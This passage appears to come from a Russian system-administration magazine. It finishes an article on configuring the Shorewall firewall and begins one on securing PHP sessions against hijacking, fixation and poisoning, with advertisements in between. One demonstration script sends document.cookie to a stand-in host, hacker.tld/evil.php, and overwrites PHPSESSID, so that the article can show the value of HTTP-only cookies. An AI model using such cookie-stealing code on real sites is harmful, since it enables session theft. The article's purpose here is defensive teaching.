Если же не просто заглянуть в каталог `Samples`, а еще и прочитать файл `two-interfaces/policy` со всем тщанием, вы заметите, что политик в нем на самом деле не три, а десять. Как отмечают сами авторы, это сделано для большей детализации сообщений в журнальных файлах: функциональность, что у десяти, что у трех, одинаковая; кроме того, «разворачивать» политики Shorewall может автоматически. Поэтому мы тоже побережем журнальное пространство и перейдем к интерфейсам. Соответствующий файл `/etc/shorewall/interfaces` выглядит так:

```
#ZONE INTERFACE BROADCAST OPTIONS
net th0 detect dhcp,tcpflags,routefilter,
                                nosmurfs,logmartians
loc eth1 detect tcpflags,nosmurfs
```

Как нетрудно догадаться, локальная сеть в этом примере подключена к интерфейсу eth1, а выход в Интернет обеспечивается через eth0 (автор предпочитает прямо противоположную схему нумерации, но о вкусах не спорят). В колонке BROADCAST задается широкоэщательный адрес: в большинстве случаев система способна узнать его самостоятельно, а Shorewall-perl и вовсе понимает здесь только два значения: detect и «-». Интерес представляют лишь опции – остановимся на них подробнее:

- **dhcpc** – сообщает, что на интерфейсе выполняется DHCP-клиент или сервер:

- **tcpflags** – предписывает проверять приходящие TCP-пакеты на предмет наличия нелегальных комбинаций флагов;
- **routefilter,nosmurfs,logmartians** – разные по своему действию, но близкие по духу параметры, заставляющие Shorewall обращать внимание на пакеты, которых «точно не должно быть на этом интерфейсе». Так, пакеты с широковещательным адресом отправителя отклоняются (nosmurfs), «марсиане» (пакеты с некорректным исходным адресом) протоколируются (logmartians). Сюда же можно отнести неиспользованную в данном примере опцию norfc1918, запрещающую принимать пакеты с немаршрутизируемых адресов вроде 192.168.0.0/16 (точный список берется из /etc/shorewall/rfc1918). Параметр routefilter предписывает включить в ядре фильтрацию по маршруту, но пользоваться им следует с осторожностью: в схеме с несколькими исходящими каналами возможны трудные диагностируемые неполадки.

Стоит отметить, что приведенная схема является возможной, но не самой оптимальной. Например, для net есть смысл указать norfc1918 (немаршрутизируемых адресов там не должно быть по определению), а logmartians установить также и для loc (чтобы вовремя заметить в ней подозрительную активность и подавить ее). В конечном итоге, все определяется уровнем безопасности и контроля, который вы хотите достичь.

Из других опций следует упомянуть optional (простите за тавтологию), подавляющую ошибку компиляции в случае, если интерфейс недоступен при запуске Shorewall (полезно для PPP-соединений) и routeback, заставляющую весь трафик, пришедший через интерфейс X, возвращаться к отправителю через него же (без этого практически не обойтись в ситуации, когда провайдеров несколько).

Наконец, чтобы все это заработало, нужно настроить маскрадинг. Для этого в файл /etc/shorewall/masq достаточно добавить одну строку:

#INTERFACE	SOURCE	ADDRESS	PROTO	PORT(S)	IPSEC	MARK
eth0	eth1					

Это может выглядеть странно, но на самом деле все просто. В колонке INTERFACE указывается исходящий интерфейс, в нашем случае это eth0 (он, напомним, подключен к Интернету). В поле SOURCE перечисляются адреса, для которых нужно применить SNAT-преобразование: здесь, как и во многих реальных случаях, это просто eth1, то есть вся локальная сеть скопом. При желании, имя интерфейса можно заменить явным указанием «серых» адресов (скажем, 192.168.0.0/24). Запретить SNAT для избранных узлов сети можно при помощи следующего синтаксиса: eth1:192.168.0.1,192.168.0.3, кстати, он действует и во многих других конфигурационных файлах Shorewall.

Колонка ADDRESS является необязательной и позволяет указать IP-адреса, которые будут использоваться при маскрадинге в качестве исходящих (в подавляющем боль-



Russian CSO Summit



Если Вы видите это объявление,
значит, с безопасностью у Вас не все в порядке ;-)

Ваш единственный шанс на спасение – CSO Summit!

cso-summit.ru

CSO Summit 2009

Второй Съезд директоров по информационной безопасности

23-24 марта 2009, Москва

Сегодня как никогда актуально звучит вопрос: как служба ИБ должна функционировать в общей финансовой кризисной ситуации, чтобы максимально помочь бизнесу? – Все ответы – на Russian CSO Summit!

Главная тема Съезда - Бизнес и информационная безопасность: диалог в условиях кризиса

Основные темы CSO Summit 2009:

- CEO & CSO: каковы ожидания бизнеса и что реально может ИБ?
- CIO & CSO: сферы ответственности и взаимодействие;
- Проблема поиска квалифицированного персонала для служб ИБ и его сохранения в условиях кризиса;
- «Реальная» и «бумажная» безопасность: поиск золотой середины;
- Закончилась ли эра «продуктовой безопасности» и что ожидает в будущем?

Приглашаем принять участие в работе Съезда **топ-менеджеров компаний, директоров по информационной безопасности, CIO, специалистов отделов ИБ**

Подробнее о спонсорских возможностях на cso-summit.ru



+7 (812) 334-16-86
cso@fort-ross.ru

Реклама

шинстве случаев этого не требуется). Оставшиеся колонки позволяют отобрать пакеты, подлежащие SNAT-преобразованию, более точно; как именно – мы обсудим в следующем разделе.

Напоследок отметим, что если в вашей системе имеется более двух интерфейсов, число правил в `/etc/shorewall/masq` соответственно увеличивается (в общем случае в нем должны быть перечислены все пары «локальный интерфейс-внешний интерфейс»).

Фильтрация трафика

Конфигурация, описанная в прошлом разделе, уже является работоспособной, но не слишком полезной. Обогатим ее, внося исключения из стандартных политик в `/etc/shorewall/rules`. Вот каким видят этот файл авторы Shorewall (комментарии по-прежнему опущены):

#ACTION	SOURCE	DEST	PROTO	DEST	SOURCE	┘
#	ORIGINAL RATE	USER/	MARK		PORT	PORT(S) DEST
	LIMIT	GROUP				
DNS/ACCEPT	\$FW	net				
SSH/ACCEPT	loc	\$FW				
Ping/ACCEPT	loc	\$FW				
Ping/DROP	net	\$FW				
ACCEPT	\$FW	loc		icmp		
ACCEPT	\$FW	net		icmp		

Разберемся в происходящем построчно. Во-первых, как вы помните, наша политика запрещает все соединения, кроме созданных между клиентом в локальной сети и сервером в Интернете: ни связка «клиент-брандмауэр», ни связка «брандмауэр-Интернет» сюда не попадают. При этом на шлюзе с Shorewall, весьма вероятно, будут запущены кэширующий DNS-сервер (dnsmasq или BIND) и SSH-сервер для удаленного администрирования. Без правил в первых двух строках они будут бесполезными: брандмауэр не сможет связаться с DNS-сервером, отвечающим за интересующую вас зону, а sshd не увидит входящее соединение. Альтернативный вариант (разрешить шлюзу выход в Интернет, а локальной сети – произвольный доступ к шлюзу) тоже возможен и в ряде случаев даже оправдан, но менее безопасен.

В колонке ACTION (кроме двух последних записей) мы видим пример использования макросов DNS, SSH и Ping. Макрос – это просто набор заранее определенных правил, принимающий окончательное действие (например, пропустить или отклонить пакет) в качестве дополнительного параметра.

Макросы определяются в файлах macro.имя_макроса в каталоге /usr/share/shorewall. Вот так, например, выглядит макрос macro.DNS:

#ACTION	SOURCE DEST	SOURCE RATE	DEST RATE	PROTO USER/
#	PORT(S)	LIMIT	PORT(S)	
PARAM -	-	udp	53	
PARAM -	-	tcp	53	

Как нетрудно видеть, это просто правила, отбирающие TCP/UDP-трафик на порт 53. При разворачивании макроса ключевое слово `PARAM` заменяется фактическим значением параметра: для нашего случая это будет `ACCEPT`.

Аналогичным образом, мы принимаем ICMP Echo-запросы, исходящие от локальных компьютеров на адрес маршрутизатора, но явным образом игнорируем «пинги», приходящие из сети. Этого можно было бы и не делать (политика по умолчанию выполняет ровно то же самое), но данное правило не создает никаких записей в журнальных файлах и соответственно препятствует их быстрому захламлению. Как мы уже обсудили выше, о полезности подобного подхода можно поспорить (в конце концов, внезапная волна ping-запросов может свидетельствовать о готовящейся атаке), но здесь следует отметить для себя один факт: правила в `/etc/shorewall/rules` выполняются до действий, связанных с политиками. Последние две строки разрешают любой ICMP-трафик между брандмауэром и компьютерами локальной сети, а также между брандмауэром и Интернетом.

Думается, после всего вышесказанного составить обещанное правило для блокировки ICQ не составит труда:

#ACTION	SOURCE	DEST
ICQ/LOG:info	loc:!192.168.0.10	net
ICQ/REJECT	loc:!192.168.0.10	net

В результате любая попытка «выйти в аську» будет протоколироваться и отклоняться с сообщением вроде «Connection refused». Отметим, что это ограничение не касается клиента с адресом 192.168.0.10 (за что ему были дарованы такие привилегии – придумайте сами: автор вообще не сторонник запретительно-технических мер борьбы с неэффективностью работы офисных служащих).

Записи в файле `/etc/shorewall/rules` (как, впрочем, и во многих других в Shorewall, за исключением `/etc/shorewall/tcrules`) проверяются до первого совпадения – составляя собственные правила, имейте это в виду. Сказанное не относится к действиям `LOG` и `QUEUE` – они не прерывают обработку пакета.

Итак, поздравляем: настройка Shorewall завершена. Чтобы изменения вступили в силу, необходимо набрать команду:

```
# shorewall start
```

но грамотные люди рекомендуют сначала удостовериться, что ваши настройки корректны. Это можно сделать командой:

```
# shorewall check
```

Она выполнит процесс компиляции, но не станет запускать сгенерированный скрипт; вы же сможете отловить все ошибки и предупреждения.

Посмотреть, какие именно правила iptables были созданы Shorewall от вашего имени, можно командой:

```
# shorewall show
```

Разумеется, «iptables -L» тоже никто не отменял.

Дополнительные возможности

Давайте посмотрим, что еще можно сделать с нашей конфигурацией Shorewall. Первое, что приходит на ум, – про-

зрачный прокси-сервер: прием, о порочности которого было сказано достаточно много, но тем не менее широко распространенный. Неудивительно, что соответствующие настройки можно найти прямо в примерах на man-странице shorewall-rules(5):

#ACTION	SOURCE	DEST	PROTO	DEST	SOURCE	ORIGINAL
#				PORT	PORT(S)	DEST
REDIRECT	loc	3128	tcp	www	-	!192.168.0.2

Действие REDIRECT передает пакет локальному (для шлюза) процессу, прослушивающему порт, указанный в колонке DEST (у нас это 3128 – стандартная настройка Squid и большинства других HTTP-прокси). Правило удовлетворяет TCP-соединениям, имеющим в качестве порта назначения 80 (в примере использован псевдоним www, заданный в /etc/services), кроме адресованных 192.168.0.2 (вероятно, внутреннему веб-серверу).

Рассмотренное выше перенаправление является частным случаем DNAT-преобразования (в том смысле, что REDIRECT можно рассматривать как DNAT на локальный IP-адрес), которое можно применять с самыми разными целями. Например, классический проброс портов (port forwarding) интернет-соединений на все тот же внутренний веб-сервер может быть организован следующим образом:

#ACTION	SOURCE	DEST	PROTO	DEST	SOURCE	┘
#				PORT	PORT(S)	┘
DNAT	net	loc:192.168.0.2	tcp	http	-	┘
-		3/sec:10				

Зона и адрес, на который должны быть переправлены запросы, указывается в поле DEST. Если у шлюза несколько IP-адресов, а проброс портов нужно производить только для одного, укажите его в колонке ORIGINAL DEST. Наконец, RATE LIMIT задает максимально допустимую нагрузку: в среднем 3 запроса в секунду, но не более 10 пиково.

Действие DNAT удобно тем, что создает сразу два правила iptables: одно непосредственно для преобразования адресов, а другое – для приема трафика, удовлетворяющего заданным критериям. В большинстве ситуаций это именно то, что требуется. Если же вы по каким-либо причинам хотите добавить только DNAT и ничего больше, используйте действие DNAT-.

DNAT-преобразование можно применить для создания «виртуальных сервисов»: сетевых служб, которые, с точки зрения клиентов локальной сети, выполняются на шлюзе, а на самом деле находятся где-то в другом месте. Возьмем, к примеру, электронную почту: если сеть сравнительно невелика, то вполне вероятно, что в ней не будет собственного SMTP-сервера: всю корреспонденцию будут просто отправлять через сервер провайдера. Если эти самые провайдеры (а вместе с ними и SMTP-серверы) меняются достаточно часто (да, такое тоже бывает: в первые две недели месяца связь обеспечивает компания А, по истечении лимита – компания Б), перенастройка почтовых клиентов на компьютерах пользователей превращается в головную боль.

Следующее правило избавит вас от нее:

#ACTION	SOURCE	DEST	PROTO	DEST	SOURCE	┘
#				PORT	PORT(S)	┘
DNAT	loc	net:1.2.3.4	tcp	25	-	┘
		192.168.0.1				

Мы осуществляем прозрачную передачу всех TCP-соединений на 192.168.0.1:25 серверу с адресом 1.2.3.4 (использовать здесь доменные имена можно, хотя и настоятельно не рекомендуется). Теперь можно сообщить вашим пользователям, что для исходящей почты нужно указать сервер 192.168.0.1 (особые эстеты могут завести для него доменное имя – при наличии в сети DNS-сервера это займет пару секунд) – и дело в шляпе.

Конечно, такой прием имеет ряд ограничений. Во-первых, он будет плохо работать в том случае, когда для защиты соединения используются SSL-шифрование (получив сертификат для неожиданного доменного имени, приличный почтовый клиент должен, как минимум, выдать серьезное предупреждение), во-вторых, редактировать адрес интернет-сервера каждый раз при смене провайдера – дело муторное, неблагодарное и чреватое сбоями («человеческий фактор» рано или поздно даст о себе знать).

Здесь может пригодиться еще одна особенность Shorewall – умение получать параметры извне и работать с переменными. Центральная роль здесь отводится файлу /etc/shorewall/params: это сценарий на языке оболочки, который копируется в результирующий скрипт, генерируемый Shorewall в процессе компиляции. Он, например, может иметь такой вид:

```
ROUTER_IP=192.168.0.1
SMTP=$(get_current_smtp)
```

Здесь подразумевается, что в вашей системе реализована команда get_current_smtp, возвращающая IP-адрес SMTP-сервера текущего провайдера. Тогда правило для «виртуального сервера» можно переписать следующим образом:

#ACTION	SOURCE	DEST	PROTO	DEST	SOURCE	ORIGINAL
#				PORT	PORT(S)	DEST
DNAT	loc	net:\$SMTP	tcp	25	-	\$ROUTER_IP

Имена переменных рекомендуется начинать с большой буквы – так вы гарантированно избежите конфликта имен с внутренними переменными Shorewall. Теперь при смене провайдера достаточно просто выполнить команду shorewall restart.

Вместо заключения

Shorewall позволяет создавать конфигурации практически любой сложности: с несколькими провайдерами (в том числе разделяющими один сетевой интерфейс), мостами, шейпингом и учетом трафика, VPN... На худой конец, его можно сравнительно легко модифицировать под свои нужды, а лицензия (GPLv2) позволяет даже распространять измененные копии. Искусство в том, чтобы понять, не забываете ли вы микроскопом гвозди (и не идете ли с саблей на танки), но выбор инструмента, оптимальным образом подводящего под конкретную задачу, – это тема совсем для другой статьи. Или даже учебника. 

Безопасная работа с сессиями в PHP

Антон Гришан

Создатели PHP считают, что забота о безопасности работы с сессиями лежит на разработчике веб-приложения, а многие разработчики надеются на безопасность работы, которую гарантирует стандартный механизм работы с сессиями. В итоге разработчики не заботятся о безопасности сессий, а PHP не имеет защитных механизмов, поэтому многие PHP-приложения уязвимы.

Атаки на приложение через систему управления сессиями

Существует две основные причины, по которым возможны атаки на PHP-приложение через систему управления сессиями:

- Нет проверки идентификатора сессии пользователя. Пользова-

тель, знающий идентификатор сессии, не всегда является владельцем данной сессии. Любые данные, пришедшие от пользователя, нуждаются в проверке, будь то логин и пароль или идентификатор сессии.

- Разработчики доверяют данным, хранящимся в сессии. Принято

считать, что доступ к данным сессии можно получить только из приложения и поэтому безопасно использовать данные, хранящиеся в сессии, однако это далеко не так.

Рассмотрим ниже возможные варианты атак на приложение через систему управления сессиями.

Кража сессии (Session Hijacking)

Суть атаки заключается в использовании злоумышленником идентификатора сессии, принадлежащего легальному пользователю, для выдачи себя за владельца сессии.

Существует множество способов, с помощью которых можно узнать идентификатор чужой сессии, вот некоторые из них:

- перехват трафика легального пользователя;
- организация XSS (Cross Site Scripting)-атаки;
- подобрать с помощью перебора.

Подмена сессии (Session Fixation)

Для подмены сессии злоумышленнику не нужен идентификатор чужой сессии, достаточно установить идентификатор своей сессии легальному пользователю, прошедшему авторизацию. Логика такого типа атаки противоположна по отношению к краже сессии, но в обоих случаях создается ситуация, при которой злоумышленник и легальный пользователь имеют один и тот же идентификатор сессии.

Отравление сессии (Session Poisoning)

Опасность отравления сессии возникает, когда PHP-приложение совместно с приложениями других пользователей выполняется на одном сервере. Угроза отравленной сессии возникает, если злоумышленник имеет возможность установить свой PHP-сценарий на сервере, где выполняется атакуемое приложение.

Суть атаки – если PHP-приложения выполняются на одном сервере, то велика вероятность, что, зная идентификатор сессии, злоумышленник сможет работать с данными сессии, созданной в атакуемом приложении.

Угроза отравления сессии существует, если злоумышленник может исполнять PHP-скрипты на сервере, где выполняется атакуемое приложение, что возможно в двух случаях:

- приложение имеет ошибку, позволяющую исполнять PHP-код;
- приложение работает на сервере вместе с приложениями других пользователей хостинга, наиболее актуально для небольших проектов, не имеющих выделенного сервера.

Цель атаки – получение доступа к значениям сессии с возможностью чтения/записи. В случае успеха злоумышленник может читать и/или фальсифицировать любое значение, хранящееся в сессии.

Существуют два подвида отравления сессии:

- атаке подвергается сессия, принадлежащая легальному пользователю, с целью получения персональной информации, хранящейся в сессии;
- злоумышленник модифицирует собственную сессию для выдачи себя за другого и/или повышения привилегий.

Методы противодействия

В PHP механизм управления сессиями предполагает, что только владелец знает идентификатор сессии и для получения доступа к данным не требует дополнительной авторизации. По аналогии можно представить ситуацию, при которой банк выдает деньги человеку, знающему номер существующего счета. Для безопасной работы с сессиями необходим дополнительный механизм идентификации, не причиняющий неудобств легальным пользователям и являющийся существенной преградой для злоумышленников.

Рассмотрим несколько приемов, позволяющих эффективно противостоять атакам на систему управления сессиями. Для простоты изложения в дальнейшем мы будем предполагать, что идентификатор сессии хранится в переменной с именем PHPSESSID. Данное имя переменной используется PHP по умолчанию и может быть изменено с помощью встроенной функции `session_name()` или путем изменения директивы `session.name` в `php.ini`.

Подпись браузера

Основная идея данного механизма защиты заключается в том, чтобы привязать идентификатор сессии к браузеру пользователя. Мы используем заголовки HTTP-запроса для создания подписи браузера. В момент старта новой сессии данное значение вычисляется и сохраняется в переменной сессии. При повторном обращении мы снова вычисляем подпись браузера и сравниваем полученный результат со значением из сессии. Если зна-

чения не совпадают, то мы расцениваем это как попытку взлома и уничтожаем сессию.

Конечно, это приведет к тому, что данные легального пользователя, хранящиеся в сессии, также будут уничтожены (возможно, пользователю придется снова авторизоваться), но и добытый злоумышленником идентификатор сессии будет более не актуален.

Рассмотрим алгоритм построения подписи браузера на базе значения HTTP-заголовка User-Agent. Данное поле содержит подробную информацию об агенте, пославшем HTTP-запрос, вот несколько примеров значения данного поля для разных браузеров, установленных на моем компьютере:

- **Firefox** – Mozilla/5.0 (Windows; U; Windows NT 5.1; ru; rv:1.9.0.5) Gecko/2008120122;
- **Internet Explorer** – Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30);
- **Google Chrome** – Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.19 (KHTML, like Gecko) Chrome/1.0.154.43 Safari/525.19.

Значение данного поля обладает следующими важными свойствами:

- неизменно для всех запросов пользователя – браузеру нет необходимости его изменять, если только пользователь не сменил браузер или операционную систему;
- разные пользователи имеют разное значение параметра – так как параметр, содержит информацию о типе и версии операционной системы, версии браузера и языке, то, вероятно, для разных пользователей эти значения будут отличаться.

Разумеется, значение поля User-Agent не является абсолютно уникальным, но тем не менее вполне подходит для построения подписи браузера.

В PHP получить доступ к значению HTTP-заголовка User-Agent можно через элемент суперглобального массива `$_SERVER['HTTP_USER_AGENT']`.

Рассмотрим пример построения подписи браузера.


```
<?php
// Секретное значение, используется для построения
// подписи браузера
define('SESSION_BROWSER_SIGN_SECRET', 'w434253254s9');

/*
 * функция для построения подписи браузера
 *
 * @return string подпись браузера
 */
function getBrowserSign() {
    /* Добавим секретное значение, чтобы по подписи
     * браузера злоумышленник не мог перебором найти
     * необходимое значение HTTP-заголовка */
    $rawSign = SESSION_BROWSER_SIGN_SECRET;

    /* Список элементов массива $_SERVER, значение
     * которых необходимо использовать для вычисления
     * построения подписи браузера */
    $signParts = array('HTTP_USER_AGENT');

    foreach($signParts as $signPart) {
        $rawSign.= '::.'.(isset($_SERVER[$signPart]) ? $_SERVER[$signPart] : 'none');
    }

    return(md5($rawSign));
}
?>
```

При необходимости в массив \$signParts можно добавить и другие HTTP-заголовки, такие как HTTP_ACCEPT_CHARSET, HTTP_ACCEPT_ENCODING, HTTP_ACCEPT_LANGUAGE.

Воспользуемся функцией getBrowserSign() для защиты сессии:

```
<?php
// Ключ для хранения подписи браузера
define('SESSION_BROWSER_SIGN_KEYNAME', 'session.app.browser.sign');

// Защита сессии с помощью подписи браузера
session_start();

// Вычислим подпись браузера для текущего пользователя
$currentBrowserSign = getBrowserSign();

if(isset($_SESSION[SESSION_BROWSER_SIGN_KEYNAME])) {
    // Сравниваем подпись пользователя со значением
    // из сессии
    if($currentBrowserSign != $_SESSION[SESSION_BROWSER_SIGN_KEYNAME]) {
        session_destroy();
        $_SESSION = array();
        die('Попытка взлома!');
    }
} else {
    /* Создана новая сессия. Сохраним подпись браузера
     * для дальнейшей идентификации владельца сессии */
    $_SESSION[SESSION_BROWSER_SIGN_KEYNAME] = $currentBrowserSign;
}
?>
```

Для усиления защиты можно добавить IP-адрес пользователя в качестве одного из параметров подписи браузера, что существенно усложнит подделку подписи браузера. К сожалению, данное решение имеет побочные эффекты. Значительная часть пользователей имеет разный IP-адрес при каждом подключении к Интернету, а иногда IP-адрес меняется несколько раз в течение одного сеанса работы, поэтому защитный механизм будет часто работать против легальных пользователей. С другой стороны, просьба повторно ввести пароль при работе с банков-

ским счетом – приемлемая плата за более высокий уровень безопасности.

Частично решить проблему динамических IP-адресов в контексте построения подписи браузера можно следующими способами:

- позволить пользователю самостоятельно решить – привязывать аккаунт к IP или нет;
- использовать часть IP-адреса для построения подписи пользователя.

Целесообразность использования IP-адреса для идентификации владельца сессии зависит от специфики разрабатываемого приложения, но в большинстве случаев минусы данного решения перевешивают возможную выгоду.

Данный механизм защиты является необходимым для защиты от подмены и/или кражи сессии, но недостаточным для обеспечения высокого уровня безопасности, потому что подпись браузера можно подделать путем отправки HTTP-заголовков, значения которых совпадают со значениями заголовков, отправляемых легальным пользователем.

Настройка PHP на работу только с сессиями из cookies

PHP позволяет принимать от пользователя идентификатор сессии двумя способами:

- через POST/GET-данные, идентификатор сессии передается в виде параметра запроса с именем PHPSESSID, например, так: `www.mysite.tld/index.php?PHPSESSID=1234567890`;
- через механизм cookie идентификатор сессии хранится в переменной с именем PHPSESSID.

По умолчанию доступны оба варианта, а значит, злоумышленнику для подмены сессии достаточно заставить пользователя кликнуть по ссылке: `www.mysite.tld/index.php?PHPSESSID=<идентификатор сессии злоумышленника>`.

В этом случае PHP присвоит пользователю идентификатор сессии злоумышленника. Кроме того, идентификатор сессий, входящий в состав URL, может быть опубликован самим пользователем вместе со ссылкой на сайт (высока вероятность кражи сессии).

Для повышения уровня безопасности необходимо запретить принимать идентификатор сессии через GET/POST-данные и использовать только систему – cookie. Для достижения этого эффекта исполним следующие команды:

```
<?php
// Использовать только cookie для передачи
// идентификатора сессии
@ini_set('session.use_trans_sid', false);
@ini_set('session.use_only_cookies', true);

session_start();
?>
```

Попытка изменить значение `session.use_trans_sid` в ходе исполнения приложения может привести к появлению предупреждения вида:

```
Warning: ini_set() [function.ini-set]: A session is active.
You cannot change the session module's ini settings at this time.
```

Поэтому в приведенном выше примере для подавления предупреждений использован символ @ перед операторами ini_set. Если есть возможность, то лучше вместо использования ini_set() прописать эти директивы напрямую в php.ini:

```
session.use_trans_sid = 0
session.use_only_cookies = 1
```

Использование системы cookie для передачи идентификатора сессии затрудняет кражу или подмену сессии. К сожалению, сессии перестанут работать для пользователей, отключивших cookie, однако этот факт не должен являться причиной отказа от хранения идентификатора сессии в cookie по следующим причинам:

- у подавляющего большинства пользователей cookie включены;
- хранение идентификатора в URL имеет гораздо больше отрицательных последствий, чем использование cookie;
- если у пользователя отключены cookie, то в момент авторизации можно показать сообщение об ошибке (например: «В браузере выключены cookie. Пожалуйста, включите их.») с подробным описанием действий, необходимых для включения cookie, наподобие того, как это делает Gmail (почтовый сервис от Google).

Защита cookie, хранящей идентификатор сессии

Идентификатор сессии хранится на стороне пользователя в cookie с именем PHPSESSID. Доступ к этому значению позволит злоумышленнику организовать атаку типа «кража сессии» или «подмена сессии», поэтому защита cookie – важный элемент обеспечения безопасности работы с сессиями. Для настройки параметров cookie в PHP предусмотрена функция session_set_cookie_params (см. <http://ru.php.net/manual/en/function.session-set-cookie-params.php>), позволяющая:

- **Определить время жизни cookie.** Чем меньше время существования cookie, тем меньше шансов, что ее значение удастся похитить злоумышленнику. Необходимо выбрать минимально-допустимое время жизни. Важно помнить, что время жизни cookie, хранящей идентификатор сессии, и время жизни самой сессии – не одно и то же.
- **Ограничить область видимости идентификатора сессии.** Значение идентификатора сессии должно быть доступно только там, где оно действительно необходимо, и нигде более. Для этого необходимо определить домен и путь, в пределах которого будет доступно значение cookie.
- **Определить метод установки cookie.** Четвертый параметр функции определяет, будет ли установлено значе-

ние cookie по средствам защищенного соединения. Если приложение работает с денежными потоками, то стоит использовать защищенное соединение (SSL) для защиты идентификатора сессии от перехвата.

- **Ограничить доступ к значению идентификатора сессии только через HTTP.** Для любого веб-приложения сложно представить ситуацию, при которой необходимо манипулировать значением идентификатора сессии на стороне пользователя, однако получить доступ к переменной PHPSESSID можно с помощью JavaScript наравне с другими переменными cookie, чем регулярно пользуются злоумышленники для похищения или подмены сессии. Для повышения уровня безопасности необходимо запретить доступ к значению переменной PHPSESSID. Для этого нам необходимо передавать идентификатор сессии в cookie с пометкой HTTP-only. Поэтому в качестве пятого аргумента функции session_set_cookie_params всегда необходимо указывать значение true.

Большинство браузеров умеют работать с HTTP-only cookie, однако имеют уязвимости, позволяющие получить доступ к значению переменной по средствам JavaScript. Это явление носит временный характер, и с выходом новых версий браузеров ошибки будут устранены. Тем не менее использовать HTTP-only cookie для хранения идентификатора сессии определенно стоит уже сейчас.

Рассмотрим на практическом примере, как session_set_cookie_params помогает защитить идентификатор сессии.

```
<?php
session_start();
?>

<html>
<head>
    <title>Пример 1: Доступ к PHPSESSID с помощью JavaScript</title>
</head>
<body>
    <script>
        // PHPSESSID содержит идентификатор сессии
        alert(document.cookie);

        // Осуществляем кражу сессии путем передачи значений
        // cookie скрипту злоумышленника (атака кража «сессии»)
        window.open("http://hacker.tld/evil.php?" +
            document.cookie, 'new');

        // Кроме того, злоумышленник может
        // изменить идентификатор сессии
        // (атака «подмена сессии»)
        document.cookie="PHPSESSID=hacked";

        // Теперь идентификатор сессии
        // пользователя модифицирован
        alert(document.cookie);
    </script>
</body>
```

Приведенный выше пример демонстрирует, насколько

RUSONYX

лучший VPS хостинг
для системных администраторов!

WWW.RUSONYX.RU/SAMAG
+7 (495) 799-00-18

20%
скидка
читателям
журнала

легко можно организовать атаку на «беззащитную» cookie. Воспользуемся функцией `session_set_cookie_params` для защиты:

```
<?php
// Используем HTTP-only cookie для хранения
// идентификатора сессии
session_set_cookie_params(0, '/', '', false, true);
session_start();
?>

<html>
<head>
<title>Пример 2: Защита PHPSESSID с помощью
http only</title>
</head>
<body>
<script>
// PHPSESSID не доступна здесь
alert(document.cookie);

// Украсть идентификатор сессии не удастся
window.open("http://hacker.tld/evil.php?" +
document.cookie, 'new');

// Не удастся изменить идентификатор сессии
document.cookie="PHPSESSID=hacked";

// Ничего сделать не удалось
alert(document.cookie);
</script>
</body>
```

Во втором варианте – cookie, содержащая идентификатор сессии, передана с параметром HTTP-only, поэтому браузер не позволит получить доступ к значению PHPSESSID через JavaScript.

Правильное хранение идентификатора сессии существенно осложняет кражу или подмену сессии на начальном этапе, когда злоумышленник пытается узнать или изменить идентификатор сессии легального пользователя.

Регенерация идентификатора сессии

Предположим, что злоумышленник готовит атаку типа «подмена сессии» и сумел установить свой идентификатор сессии в браузер жертвы до того, как пользователь прошел авторизацию и как только пользователь пройдет авторизацию, злоумышленник получит доступ к аккаунту пользователя.

Предотвратить эту ситуацию поможет регенерация идентификатора сессии. При регенерации идентификатора сессии PHP отправит новый идентификатор пользователю, чей запрос привел к регенерации, а старый идентификатор будет более недоступен.

Например, если приложение будет регенерировать идентификатор сессии в момент авторизации, то даже если злоумышленник установит свой идентификатор, пользователь получит новый идентификатор сессии в момент авторизации, а идентификатор, установленный злоумышленником, перестанет существовать.

Для успешной защиты от подмены сессии необходимо регенерировать идентификатор в следующих случаях:

- в момент создания новой сессии;
- в момент изменения привилегий пользователя (например, авторизация пользователя).

В PHP для регенерации идентификатора сессии существует функция `session_regenerate_id()`, рассмотрим

пример авторизации пользователя со сменой идентификатора сессии:

```
<?php
session_start();

// Проверим, создана новая сессия или нет
if(!isset($_SESSION['createDate'])) {
    // Создана новая сессия, регенерируем
    // идентификатор сессии
    session_regenerate_id(true);
    $_SESSION['createDate'] = time();
}

// Авторизация пользователя
if($_REQUEST['login'] == 'root' &&
$_REQUEST['password'] == '12345'){
    // Пользователь авторизован, необходимо изменить
    // идентификатор сессии
    session_regenerate_id(true);
    $_SESSION['isAdmin'] = true;
    echo 'Вы успешно прошли авторизацию';
} else {
    $_SESSION['isAdmin'] = false;
    echo 'Ошибка в имени или пароле!';
}
?>
```

Может возникнуть желание регенерировать идентификатор сессии при каждом запросе, но этого не стоит делать по следующим причинам:

- если авторизованный пользователь откроет страницу сайта в нескольких окнах браузера (вкладках), то идентификатор сессии будет корректным только в первом открытом окне;
- если пользователь осуществит переход на предыдущую страницу с помощью кнопки браузера «Назад», то это приведет к разрушению текущей сессии.

Данная защита эффективна против атаки типа «подмена сессии» и косвенно осложняет атаку «кража сессии».

Безопасное хранение данных сессии

По умолчанию PHP хранит данные сессии в виде файлов, расположенных в каталоге, путь к которому указан в директиве `session.save_path` конфигурационного файла `php.ini`. Имена файлов, хранящие данные сессии, имеют формат имени вида `sess_<идентификатор сессии>` (например, `sess_16d2f54d7ccea580faa02251ccea9a5cc`), т.е. зная имя файла, можно узнать идентификатор сессии. Только интерпретатор PHP и администратор сервера могут иметь доступ к каталогу с сессиями и никто более.

Часто на одном веб-сервере работает множество PHP-приложений, принадлежащих разным людям (разным пользователям хостинга). Если для всех приложений PHP использует одну и ту же папку для хранения файлов сессии, это потенциально позволяет организовать атаку типа «отравленная сессия».

Для повышения безопасности можно переопределить имя папки, хранящей файлы сессий. Для этого в PHP существует функция `session_save_path`, помогающая установить свой путь до папки, где будут храниться файлы с данными сессий пользователей.

Кроме того, PHP позволяет с помощью функции `session_set_save_handler` переопределить стандартный механизм хранения данных сессии. Описание принципа действия

и пример использования `session_set_save_handler` можно найти по адресу: <http://php.net/manual/ru/function.session-set-save-handler.php>.

В качестве хранилища данных сессии можно использовать БД, что в большинстве случаев позволяет повысить уровень безопасности. Для хранения данных в БД можно создать собственный класс (см. <http://shiflett.org/articles/storing-sessions-in-a-database>) или воспользоваться PHP-расширением PostgreSQL Session Save Handler (см. <http://www.php.net/manual/ru/book.session-pgsql.php>).

Данный механизм защиты позволяет минимизировать вероятность атаки типа «отравление сессии».

Класс для безопасного управления сессией

